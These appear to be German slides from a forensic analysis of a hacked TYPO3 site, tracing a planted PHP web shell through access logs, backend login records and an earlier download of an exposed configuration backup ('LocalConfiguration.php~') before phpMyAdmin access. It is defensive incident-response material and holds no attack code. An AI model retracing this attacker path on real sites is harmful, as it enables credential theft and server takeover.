
Upload beliebiger Dateien via Web Shell - Remote Code Execution

*„Okay, das reicht aus!
Backups einspielen
und fertig, **oder**?“*

```
typo3v10@typo3v10-forensics: ~
./bash_history
./logs
./logs/access.log
./logs/error.log
typo3v10@typo3v10-forensics:~$ stat ./html/typo3temp/index.temp.php
  File: ./html/typo3temp/index.temp.php
  Size: 958          Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d Inode: 536755      Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/typo3v10)   Gid: ( 1001/typo3v10)
Access: 2020-09-14 19:22:07.140621392 +0200
Modify: 2020-09-14 19:26:20.504407872 +0200
Change: 2020-09-14 19:26:20.504407872 +0200
 Birth: -
typo3v10@typo3v10-forensics:~$ grep -F 'typo3temp/index.temp.php' logs/access.log
10.211.195.91 - - [14/Sep/2020:18:46:19 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:18:51:19 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4530 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:18:56:19 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:19:01:19 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:19:06:19 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:19:11:20 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:19:16:20 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:19:21:20 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [14/Sep/2020:19:26:20 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
typo3v10@typo3v10-forensics:~$
```

```
typo3v10@typo3v10-forensics:~$ zgrep -F '10.211.195.91' logs/access.log.2.gz
10.211.195.91 - - [01/Aug/2020:13:36:08 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4562 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:36:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4416 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:36:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4421 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:41:08 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4530 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:41:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4416 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:41:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4421 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:46:08 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:46:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4432 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:46:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4405 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:51:08 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:51:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4432 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:51:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4421 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:56:08 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4530 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:56:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4416 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:13:56:08 +0200] "POST /typo3conf/ext/saltedpassword/ext_localconfig.php HTTP/1.1" 200 4421 "-" "curl/7.68.0"
10.211.195.91 - - [01/Aug/2020:14:01:08 +0200] "POST /typo3temp/index.temp.php HTTP/1.1" 200 4546 "-" "curl/7.68.0"
```

- Suche nach Datei-Verwendung liefert **IP-Adresse**
- Suche nach IP-Adresse liefert **Zeitpunkt** (mehrere Wochen früher)
- (Angriffe werden nicht direkt ausgeführt, sondern geplant)




E	Time	User	Type	Action	Details	Actions
	01:35:19	[5] LIVE	LOGIN	LOGOUT	User maintainer logged out from TYPO3 Backend (msg#255.2.1)	
	01:27:48	[5] [-99]	LOGIN	LOGIN	User <u>maintainer</u> logged in from 10.211.195.91 (msg#255.1.1)	
	01:27:42	admin LIVE	LOGIN	LOGOUT	User admin logged out from TYPO3 Backend (msg#255.2.1)	
	01:26:43	admin [-99]	LOGIN	LOGIN	User admin logged in from 10.211.195.91 (msg#255.1.1)	
	01:26:39	[4] LIVE	LOGIN	LOGOUT	User bgates logged out from TYPO3 Backend (msg#255.2.1)	
	01:25:15	admin (via [4]) LIVE	LOGIN	LOGOUT	User admin logged out from TYPO3 Backend (msg#255.2.1)	
	01:24:56	[4] LIVE	LOGIN	LOGOUT	User bgates <u>switched to user admin</u> (be_users:1) (msg#255.2.1)	
	01:24:27	[4] [-99]	LOGIN	LOGIN	User <u>bgates</u> logged in from 10.211.195.91 (msg#255.1.1)	

Zeitraum-Analyse ~01.08.2020 im Backend → **Anomalien** & neuer Zeitpunkt **27.07.2020**

```
typo3v10@typo3v10-forensics: ~
typo3v10@typo3v10-forensics:~$ zgrep '27/Jul/2020' logs/* | grep ' 200 ' | grep '10.211.195.91'
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:15:51 +0200] "GET /typo3conf/LocalConfiguration.php HTTP/1.1" 200 3979 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:18 +0200] "GET /typo3conf/LocalConfiguration.php~ HTTP/1.1" 200 5673 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/ HTTP/1.1" 200 5871 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/keyhandler.js?v=5.0.2 HTTP/1.1" 200 1428 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/vendor/jquery/jquery.event.drag-2.2.js?v=5.0.2 HTTP/1.1" 200 5216 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/whitelist.php?v=5.0.2 HTTP/1.1" 200 1788 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:32 +0200] "GET /phpmyadmin/js/messages.php?l=en&v=5.0.2 HTTP/1.1" 200 10053 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:33 +0200] "GET /phpmyadmin/favicon.ico HTTP/1.1" 200 9698 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:33 +0200] "GET /phpmyadmin/themes/pmahomme/img/b_help.png HTTP/1.1" 200 984 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/index.php HTTP/1.1" 200 16273 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/css/theme.css?v=5.0.2&nocache=4769600201ltr&server=1 HTTP/1.1" 200 20689 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/left_nav_bg.png HTTP/1.1" 200 425 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/b_home.png HTTP/1.1" 200 1593 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/s_loggoff.png HTTP/1.1" 200 905 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
logs/access.log.3:10.211.195.91 - - [27/Jul/2020:01:17:57 +0200] "GET /phpmyadmin/themes/pmahomme/img/b_docs.png HTTP/1.1" 200 984 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
```

